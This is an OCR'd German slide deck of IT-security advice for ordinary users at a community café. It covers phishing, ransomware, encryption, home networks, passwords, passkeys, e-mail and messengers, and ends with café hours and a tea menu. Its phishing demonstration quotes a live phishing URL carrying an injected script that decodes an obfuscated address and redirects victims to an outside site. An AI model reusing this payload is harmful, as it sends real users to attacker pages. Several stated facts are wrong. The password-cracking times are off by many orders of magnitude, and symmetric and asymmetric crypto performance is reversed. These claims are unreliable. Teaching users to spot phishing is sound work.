
IT-Sicherheit

für „normale“ Benutzer

Hendrik Griesche,
IT-Sicherheit & Datenschutz,
Administration & Anwendungsentwicklung
hendrik@griesche.org

Ladencafé Klönsnack
des Vereins „Christliche Initiative für eine soziale Welt e.V.“



Heutige Themen

1. Phishing
2. Ransomware
3. Verschlüsselte Datenübertragung
4. Netzwerkaspekte
5. Sichere Passwörter
6. FIDO2 / Passkey
7. Exkurs: Kryptografie
8. E-Mail
9. Messenger
10. Exkurs: Weitergabe von Kopien des Personalausweises
11. Ladencafé Klönsnack

lewing@isc.tamu.edu Larry Ewing and The GIMP

IT-Sicherheit


Phishing = Abgreifen sensibler Daten

Phishing = Abgreifen sensibler Daten (meist Zugangsdaten) durch mehr oder weniger geschicktes Täuschen argloser Anwender, z. B. durch E-Mails mit einem Link, den der arglose Anwender klickt. Dadurch wird er auf eine Webseite gelenkt, auf der er zur Eingabe sensibler Daten aufgefordert wird.

www.malwarebytes.com/de/phishing


Sind sie drin, sind sie weg!

Phishing: Demonstration




Phishing: Demonstration

Dies hier ist eine originale Phishing-Mail (Anzeige in Thunderbird)




Phishing: Demonstration

Was kann man selbst tun?



Phishing: Demonstration

Dies hier ist eine originale Phishing-Mail



Der Link führt zu

https://steamlocomotive.com/locobase.php?id=4795%22%2F%3E%3Cimg+src%3D%22https%3A%2F%2Fgoogle.com%2F0Cvnv40uPRq7a.jpg%22+onerror%3D%22window.location%3DdecodeURIComponent%28atob%28%27Njg3NDc0NzA3MzNhMmYyZjY0Njk3MzcwNmM2MTc5NjU2NDJkNjE2Mzc0NzI2NTczNzMyZDcyNjU2ZDZmNzY2NTY0MmQ2OTZlNzM3NDYxNmM2YzJlNzQ3Mjc5NjM2YzZmNzU2NDY2NmM2MTcyNjUyZTYzNmY2ZDJmNjM%3D%27%29.replace%28%2F%28..%29%2Fg%2C+%27%25%241%27%29%29%3B%22%3E

Phishing: Demonstration

Phishing: Abhilfe

Klicke keinen Link, den du nicht selbst bestellt hast!

Das gilt auch für E-Mail-Anhänge!

Phishing: Abhilfe

- **Prüfe den URI**
  URI = Uniform Resource Identifier (einheitlicher Bezeichner für Ressourcen)
- **Gib den URI manuell ein**
- **Nutze die Auto-Vervollständigung des URIs des Browsers**
- **benutze Lesezeichen**

Phishing: Abhilfe

Gib personenbezogene Daten (Name, Adresse, Telefon, Mailadresse, Bankverbindung) nur dann ein, wenn du ganz genau weißt:

- **Wer erhält die Daten?**
- **Was macht er damit?**
- **Ist er absolut vertrauenswürdig?**


Ransomware

- Die eigenen Daten auf dem eigenen Rechner werden durch Kriminelle verschlüsselt – man selbst kann nicht mehr auf sie zugreifen
- Dies geschieht meist deshalb, weil **man selbst irgendetwas geklickt und damit ausgeführt** hat, z. B. einen E-Mail-Anhang
- Anschließend erpressen die Kriminellen Geld (meist Bitcoins)
- Es wird behauptet, dass nach Zahlung der Schlüssel zum Entschlüsseln der eigenen Daten preisgegeben würde
- Die eigentliche Gefahr: Der eigene Rechner führt unbekannte Programme aus, von denen nicht bekannt ist, was sie noch alles anstellen
  z. B. kann der eigene Rechner am eigenen Kommunikationsanschluss (Telefon) Teil eines Bot-Netzes werden → strafrechtlich relevant

www.btc-echo.de/academy/bibliothek/was-ist-bitcoin/

Ransomware: Abhilfe

- **(Doppel-)Klicke nicht auf E-Mail-Anhänge, wenn du nicht genau weißt, das drin ist**
- Frag ggf. beim Absender der Mail (telefonisch) nach, ob er dir überhaupt eine Mail mit Anhang geschickt hat (und wie der Anhang heißt)
- Prüfe den (angezeigten) Absender der E-Mail



Ransomware: Abhilfe

Führe ausschließlich Software auf deinen Geräten und in deinem Netzwerk aus, von denen du (oder andere) genau wissen, was sie macht (und insbesondere, was sie nicht macht:
→ nur mit Open Source möglich

- nach Hause telefonieren
- den eigenen Rechner ausschnüffeln und manipulieren
- Backdoors installieren und öffnen
- an Bot-Netzen teilnehmen
- deine eigenen Daten verschlüsseln
- ...


Verschlüsselte Datenübertragung

- Kommunikation über unsichere Kanäle (Internet) **muss** (ausreichend stark) verschlüsselt erfolgen! → Niemand anderes als der Berechtigte darf die Daten lesen können
- Es **muss** gewährleistet sein, dass man mit dem „richtigen“ Server kommuniziert (und kein Man-in-the-middle die Daten abgreift, liest und dem eigentlichen Empfänger manipulierte Daten sendet)
- Hierfür werden **Zertifikate** genutzt
- Schlosssymbol im Webbrowser informiert meist über die verschlüsselte Übertragung zum „richtigen“ Server mittels TLS
  besser: Protokoll in der Adressleiste prüfen → HTTPS, kein HTTP

downloadscdn5.freepik.com/d/138642991/52683/158/157920/ hand-drawn-robber-cartoon-illustration.zip?token=exp=1773784328 hmac=acfc638f2ca77d996becdfba102e17c0

NAT – Fritzbox, Speedport und andere

- drahtgebundene Rechner im eigenen Netzwerk sind durch NAT (Network Address Translation) relativ gut gegen Angriffe von außerhalb geschützt (mit IPv4, nicht mit IPv6)
- in Fritzbox, Speedport integrierte dynamische Firewall
  → blockt Verbindungsversuche von außen nach innen
- Vorsicht: In Fritzboxen, Speedports usw. integriertes WLAN: Das drahtlose Netzwerk ist das gleichen Netzwerk wie das LAN
  → sicher verschlüsseln (WPA2/WPA3)
- Aktiviere die Option, dass sich **keine** neuen Geräte mit dem WLAN-Accesspoint verbinden dürfen




https://www.rtautomation.com/rtas-blog/what-is-network-address-translation/

WLAN


https://www.seton.de/symbol-piktogramm-schilder-wlan.html#CPS%20CPS2261970+1175409101

- → sicher verschlüsseln (WPA2/WPA3)
- dennoch: Firewall aktivieren, die mindestens Verbindungsversuche von außen blockiert
- → *gufw*, einfach einschalten



Firewall

- ist ein MUSS
- Aufgaben: Netzwerkverkehr blockieren → zahlreiche Filterregeln
  - eingehend / ausgehend
  - TCP / UDP
  - IPv4 / IPv6
  - nur Datenpakete bereits bestehender Verbindungen oder auch andere
  - externe Netzwerk-Scans
- sehr komplex, nichts für Laien
- *gufw* dennoch relativ einfach bedienbar
  → einfach einschalten: Bringt einen Grundschutz, insbesondere bei WLAN




Sichere Passwörter und mehr

Sichere Passwörter

- Länge: Mindestens 20 Zeichen aus Groß- und Kleinbuchstaben, Ziffern, Sonderzeichen
- KEINE Umlaute oder ß
- für jedes Konto separates Passwort benutzen
- Passwortmanager benutzen

Zusätzlich, falls möglich

- Zwei-Faktor-Authentifizierung (2FA) nutzen
- Schlüssel nutzen
  (eher weniger wahrscheinlich, aber → FIDO2 / Passkey)



www.dr-datenschutz.de/das-perfekte-passwort/

Berechnungsbeispiel zum Knacken von Passwörtern

Zeit eines normalen Bürorechners zum Knacken eines 10-stelligen Passwortes aus einem Vorrat von 108 Zeichen

- 108^{10} Kombinationen
- $\rightarrow$ 5 Tage
- also 2,5 Millionen Kombinationen pro Sekunde

ist Ausgangswert (mein eigener Bürorechner)

pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/

A zum Knacken von Passwörtern

mit schnellem Rechner „Spielerechner“
(ca. 10-fache Rechenleistung meines Bürorechners)

- 108^{10} Kombinationen
- $\rightarrow \frac{1}{2}$ Tag

pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/

Berechnungsbeispiel zum Knacken von Passwörtern

unter Nutzung einer Grafikkarte
(ca. 1000-fache Rechenleistung meines Bürorechners)

- 108^{10} Kombinationen
- $\rightarrow$ 0,0025 Tage = 3,6 Minuten

pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/

Berechnungsbeispiel zum Knacken von Passwörtern

mit der geschätzten Rechenleistung eines Geheimdienstes
(ca. 10^{10}-fache Rechenleistung meines Bürorechners)

- 108^{10} Kombinationen
- $\rightarrow$ $0,02$ *Millisekunden*
- $\rightarrow 54 \cdot 10^{15}$ (54 Billiarden) Kombinationen pro Sekunde

pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/

Berechnungsbeispiel zum Knacken von Passwörtern

20-stelliges Passwort (statt 10-stellig) aus einem Vorrat von 108 Zeichen
mit der geschätzten Rechenleistung eines Geheimdienstes
(ca. 10^{10}-fache Rechenleistung meines Bürorechners

- $\frac{108^{20}\,\cancel{Kombinationen}}{54 \cdot 10^{15}\,\frac{\cancel{Kombinationen}}{Sekunde}}$
- $\approx$ 11 Millionen Sekunden $\approx$ 125 Jahre
- $\rightarrow$ doppelte Passwortlänge $\Leftrightarrow$ 8,2 Billionen-fache Rechenzeit

pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/

Berechnungsbeispiel zum Knacken von Passwörtern


20-stelliges Passwort (statt 10-stellig) aus einem Vorrat von 108 Zeichen
mit der geschätzten Rechenleistung eines Geheimdienstes
(ca. 10^{10}-fache Rechenleistung meines Bürorechners

- $\frac{108^{20}\cancel{Kombinationen}}{54 \cdot 10^{15}\frac{\cancel{Kombinationen}}{Sekunde}}$
- $\approx$ 11 Millionen Sekunden $\approx$ 125 Jahre
- $\rightarrow$ doppelte Passwortlänge $\Leftrightarrow$ 8,2 Billionen-fache Rechenzeit
- Wie wird das mit Quantencomputing aussehen?

pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/

Passwort-Manager

- automatische Erzeugung sicherer Passwörter
- Passwörter werden verschlüsselt gespeichert
- Passwort-Datei niemals aus der Hand geben!
- Masterpasswort zum Entsperren des Passwort-Managers mittels eines einprägsamen Satzes merken (Anfangsbuchstaben nutzen)
- KEINE Umlaute oder ß benutzen
- Passwort-Manager mit plattform-unabhängigem Speicherformat wählen, z. B. *KeepassXC*



upload.wikimedia.org/wikipedia/commons/thumb/c/c1/KeePassXC.svg/3840px-KeePassXC.svg.png


FIDO2 / Passkey

- Der Passkey kann nicht zu einfach oder zu kurz sein und nicht vergessen werden
- offene und herstellerunabhängige Technologie
- sicher und komfortabel, kein Passwort nötig
- Anbieter bzw. Anwendung muss FIDO2 unterstützen
  → Ein Passkey schützt genau einen Account
- PIN, Hardwaretoken oder biometrische Daten zum Anmelden
  → 2FA (Zwei-Faktor-Authentifizierung)
- sichere asymmetrische Verschlüsselung
- problematisch bei Verlust des privaten Schlüssels
  → Sicherungskopie sicher aufbewahren! NICHT in der Cloud!

www.idealo.de/preisvergleich/OffersOfProduct/204345594_-fido2-id-biopass-chipnet.html/


FIDO2 bei Linux

Passwortlose Anmeldung bei Linux einrichten:
https://linux-bibel.at/index.php/2023/10/20/touch-in-passwortlose-anmeldung-am-linux-desktop-mit-fido2-key/



linux-bibel.at/index.php/2023/10/20/touch-in-passwortlose-anmeldung-am-linux-desktop-mit-fido2-key/

Liste bekannter Dienste, die Passkey unterstützen:
https://passkeys.directory/




passkeys.directory/

Exkurs: Kryptografie

Es gibt zwei grundsätzliche Arten von Kryptografie:

- symmetrisch: Gleicher Schlüssel zur Ent- und Verschüsselung (mäßige Performance)
- asymmetrisch: Geheimer „private“ und öffentlicher „public“ Schlüssel (gute Performance)
- Der geheime Schlüssel darf unter keinen Umständen aus der Hand gegeben werden! Unter KEINEN! Auch nicht in die Cloud!
  - Verschlüsselung mit dem öffentlichen Schlüssel des Empfängers
  - Signieren mit dem geheimen Schlüssel des Absenders
- Wie bekomme ich zuverlässig den öffentlichen Schlüssel des potentiellen Empfängers?
  → PKI (Public Key Infrastructure)



bisonapp.com/blog/bitcoin-blockchain-kryptografie/

E-Mail

- E-Mails sind grundsätzlich nicht verschlüsselt
  → auf jedem Netzwerkknoten können sie mitgelesen werden!
  → Vorsicht bei sensiblen Daten, z. B. Gesundheitsdaten
- E-Mails können auch verschlüsselt werden
  - Thunderbird, Claws Mail, KMail, Evolution, Sylpheed können mit Mailverschlüsselung umgehen
  - Die Metadaten sind dennoch immer unverschlüsselt
  - Wie erhält man den öffentlichen Schlüssel des potentiellen Mailempfängers?
- Derzeit gibt es leider keine elektronische, dokumentenechte, vertrauliche Kommunikationsmöglichkeit
  → Postbrief (ggf. Einschreiben)
- De-Mail (Elektronisches Gerichts- und Verwaltungspostfach)
  - gilt als gescheitert
  - Ziel: Sicher, vertraulich, nachweisbar
  - auf Deutschland beschränkt
  - CCC: Katastrophales Zeugnis – mehrere schwerwiegende Sicherheitslücken im OSCI 1.2-Transportprotokoll

https://publicdomainvectors.org/de/kost

vektorgrafiken/Deutsche-

mailbox/75355.html

Messenger

- *WhatsApp*, *Facebook* usw.
  - in den USA gehostet
  - keine Durchsetzungsmöglichkeit der Regelungen der DSGVO
  - Nutzung der Daten der Anwender durch den Anbieter
    - Verkauf / Weitergabe an Dritte
    - Nutzung als Trainingsdaten für KI
    - ...
  - Clientsoftware proprietär
- *Telegram*
  - in Russland gehostet
  - keine Durchsetzungsmöglichkeit der Regelungen der DSGVO
  - Nutzung durch Russland, auch aus miliärischen Gesichtspunkten
  - Entwickler in Frankreich verhaftet → Nutzung auch durch NATO?
  - originale Clientsoftware proprietär; quelloffene Clientsoftware (FOSS) verfügbar in F-Droid
- Sichere Alternative: *Signal*
  - Kommt ggf. gesetzliche Vorschrift für ein einheitliches Messenger-Protokoll?
    → Signal dann ggf. nicht mehr sicher

Quellen für Messenger-Logos:

- www.magnific.com/de/vektoren-kostenlos/whatsapp-icon-design_3049286.htm
- upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Logo_de_Facebook.png/960px-Logo_de_Facebook.png
- upload.wikimedia.org/wikipedia/commons/thumb/8/82/Telegram_logo.svg/960px-Telegram_logo.svg.png
- upload.wikimedia.org/wikipedia/commons/thumb/8/8d/Signal-Logo.svg/960px-Signal-Logo.svg.png

Exkurs: Weitergabe von Kopien des Personalausweises

Gib **niemals** eine Kopie deines Personalausweises weiter! Nur im absoluten Ausnahmefall bei absolut berechtigtem Interesse und **ausschließlich mit Aufdruck von Datum und Zweck!**

Jemand könnte deine Identität rauben und in deinem Namen Geschäfte tätigen, Verträge abschließen, einkaufen (und die Rechnung geht an dich)...

... und plötzlich könnte die Polizei wegen Betrugs vor deiner Tür stehen! **Identitätsraub ist nicht umkehrbar** - du wirst nicht mehr froh!

(Endlich) Geschafft

Viel Erfolg

www.spreadshirt.de/shop/design/akku+leer+sticker-D5b5ccb1ce4474262bcf51b91

Ladencafé Klönsnack

Öffnungszeiten des Ladencafés

Montag	geschlossen
Dienstag	15:00 - 17:00 Uhr
Mittwoch	11:00 - 13:00 Uhr
Donnerstag	geschlossen
Freitag	15:00 - 17:00 Uhr
Samstag	09:30 - 13:00 Uhr
Sonntag	geschlossen

media.schaefer-shop.de/is/image/schaefershop/webp1200/kaffeetassen-set-bistro-6-tassen-untertassen-jeweils-0-2-l-h-65-mm-porzellan-weiss-img_WS_192559_C

Ladencafé Klönsnack

Unser Tee-Angebot

Ostfriesen Brocken, Assam Goldblatt, Pu Erh, Darjeeling Mim, Ceylon Craig, Vanille, Himbeer-Sahne, Osterfest, Erdbeer-Sahne, Tea for tow, Cream of Ireland, Schwarztee, Earl Grey, Bengalischer Chai, Schwarztee Mischung, Indischer Tee, fermentiert aus China, Himalaya, Sri Lanka, aromatisiert, Schwarztee / Grüntee Mischung, aromatisiert mit Sahne, entcoffeiniert, aromatisiert mit Bergamotte, mit Gewürzen, Sonnenfrüchte, Kleiner Prinz, Holunder, Weihnachtstee, Rote Grütze, Peach Paradise, Sommertee, Drachenfrucht, mit Apfel und Hibiskus, Früchteteeee für Kinder, mit Weinbeeren und Hagebutte, mit Gewürzen, mit Rosenblättern und Heidelbeeren, mit Pfirsich, mit Cranberry und Erdbeeeren, mit Lemongras, Weinbeeeren und Hibiskus, Karamel-Sahne, Wild Cherry, Lemon Ingwer, Ingwer-Zitrone roter Bratapfel, Pooibis-Sanddorn, Rooibos, Rooibos Bio, Rooibos mit Sahne, Rooibos mit Kardamom und Kirsche, Rooibos mit Zitrone und Ingwer, Rooibos mit Apfel und Rsenblüten, Rooibos mit Orangenschalen, Rooibos mit Sanddorn, Rooibos natur ohne Aromastoffe, Rooibos natur in Bio-Qualität, Schietwettertee, Pfefferminztee, Kräutermischung, Kräutertee ohne Aromastoffe, Fenchel-Anis-Tee, Fastentee, Mate grün, Pai Mu Tan, Kamillenblüten, Magen-Darm-Tee, Verschiedene-Kräuter-Tee, Indio-Tee (koffeinhaltig), Weißer Tee (China)

www.glas-jena.de/tee-kaffee/teetassen/teetasse-opus-0-2l_210205_1084/